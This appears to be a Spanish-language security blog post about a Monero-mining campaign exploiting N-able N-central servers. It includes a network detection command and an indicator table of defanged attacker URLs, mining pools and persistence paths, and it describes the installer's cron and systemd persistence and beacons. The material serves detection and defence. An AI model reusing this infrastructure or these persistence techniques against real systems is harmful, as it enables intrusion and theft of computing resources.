ss -tnp | grep -E '157\.20\.241\.16|139\.99\.69\.109|79\.76\.51\.56'
Una salida vacía no limpia el servidor: Huntback avisa de que «Applying Hotfix 2 is not enough on its own» (aplicar el Hotfix 2 no basta por sí solo) y de que un acierto hay que tratarlo como un compromiso total, «Treat a hit as a full compromise, not a cleanup job» (trata un acierto como un compromiso completo, no como una tarea de limpieza). El instalador jup.sh trabaja desde /tmp/.xvd, o /var/tmp/.xvd si el primero no sirve, descarga el minero como /xvgz y, si falla, un XMRig 6.26.0 de serie como /xmrig.tgz. Usa la mitad de los núcleos, con un máximo de ocho, y cambia RandomX a modo ligero con dos hilos si hay menos de 2,5 GB de memoria libre, de modo que en un servidor cargado el consumo pasa desapercibido un tiempo. Se mantiene vivo con una unidad xvd.service si puede escribir en /etc/systemd/system, con una línea de crontab marcada # xvkeep o con /etc/cron.d/xvd, cada una relanzando el minero cada diez minutos, e informa al operador por HTTP en /ob/cronhit y /ob/fcheck.
Tipo | Valor | Contexto |
|---|---|---|
IP | 157.20.241[.]16 | Origen de la explotación, servidor del payload (puerto 8080) y receptor de los callbacks (TCP 19202 a 19418) |
URL | hxxp://157.20.241[.]16:8080/jup.sh | Instalador del minero que descarga el comando ejecutado como root |
URL | hxxp://157.20.241[.]16:8080/xvgz | Binario del minero comprimido con gzip |
URL | hxxp://157.20.241[.]16:8080/xmrig.tgz | XMRig 6.26.0 de serie, descarga de reserva |
URL | hxxp://157.20.241[.]16:8080/ob/cronhit | Baliza del instalador al arrancar, con el método de persistencia elegido |
URL | hxxp://157.20.241[.]16:8080/ob/fcheck | Baliza con el PID del minero, núcleos, hilos, memoria libre y cola del log |
IP | 139.99.69[.]109:10128 | Pool de minería principal |
IP | 79.76.51[.]56:39100 | Pool de minería de reserva |
hash SHA-256 | fc4c01fd11bc301cf312830460cfdccc3af9dcfe50c910b86d6a1117bc76c747 | Script de Python que escala de nable a root con nable_wrapper.pl |
ruta de archivo | /tmp/.xvd | Directorio de trabajo del minero (x, keep.sh, xm.log) |
ruta de archivo | /var/tmp/.xvd | Directorio alternativo si /tmp no admite ejecución |
ruta de archivo | /etc/systemd/system/xvd.service | Persistencia por systemd, relanza el minero cada diez minutos |
ruta de archivo | /etc/cron.d/xvd | Persistencia por cron del sistema cuando no puede escribir la unidad de systemd |
ruta de archivo | /var/opt/n-central/flag/flag_default.json | Enlace simbólico a ServerChild.sh creado por la escalada a root |
ruta de archivo | /var/opt/n-central/tmp/serverchild-<hex>.bak | Copia de ServerChild.sh que deja la escalada antes de restaurarlo |
user-agent | python-requests/2.31.0 | Peticiones armadas (los sondeos usan Mozilla/5.0) |
Huntback no publica las direcciones de los 21 servidores comprometidos, porque cada uno conserva acceso de gestión remota a los clientes que tiene detrás, y la lista completa de indicadores está en su informe.
631 rigs de un mismo operador y un hotfix que no cubría la puerta de atrás, la lectura del blog
La cartera de Monero que recibe las shares de los 21 N-central tenía 631 rigs a las 12:50 UTC del 12 de noviembre, unos 255 kH/s en total, con prefijos que delatan el resto del inventario: Jpom (39), FreePBX (12), MLflow (10), Apache Flink (5), PaperCut (2), SFTPGo (2), AJ-Report (2) y más de 170 máquinas etiquetadas con su IP y el puerto 3000 de las aplicaciones Node.js. No es un grupo que buscara N-central, es un operador de criptominería que incorpora cada exploit público en cuestión de horas, el mismo patrón que vimos cuando Plex2Shell llenó de XMRig los NAS de QNAP. Que el primer payload sea un minero tiene poco de consuelo: la escalada entrega root con un canal de retorno probado, y root en un RMM es lo que Storm-0940 buscaba en ConnectWise y lo que SCKit obtuvo en ScreenConnect esta misma semana. Quien compre o herede ese acceso no va a minar.
Nuestra lectura sobre N-able es menos amable que la del aviso. Es cierto que la Legacy API viene apagada y que el fabricante lleva un año desaconsejándola, pero 19 servidores con el hotfix recién instalado tenían que tenerla encendida para caer, y el producto sigue incluyendo una rama de Apache Axis que el propio proyecto da por muerta y que no va a recibir más versiones. Un hotfix de emergencia que cierra siete CVE y deja un componente sin soporte escuchando en un endpoint SOAP no es un parche completo, es un parche de lo que se había publicado. Confluence ha resuelto el mismo fallo en una versión numerada en los mismos días, y N-able sigue validando un Hotfix 3 que el día 14 no llegó.
La tercera lectura va dirigida a los MSP españoles que dependen de la plataforma, donde el catálogo KEV ya acumula cinco entradas de N-central, dos de ellas atribuidas por Lumen a Volt Typhoon. Los hotfix de agosto y septiembre acabaron en ese catálogo en cuestión de días, y el de noviembre ha visto explotación en horas. Si no puedes confirmar hoy que la Legacy API está apagada en tu servidor, apágalo él, y antes de volver a encenderlo ejecuta las comprobaciones de arriba y revisa el crontab de nable.
No hay comentarios todavía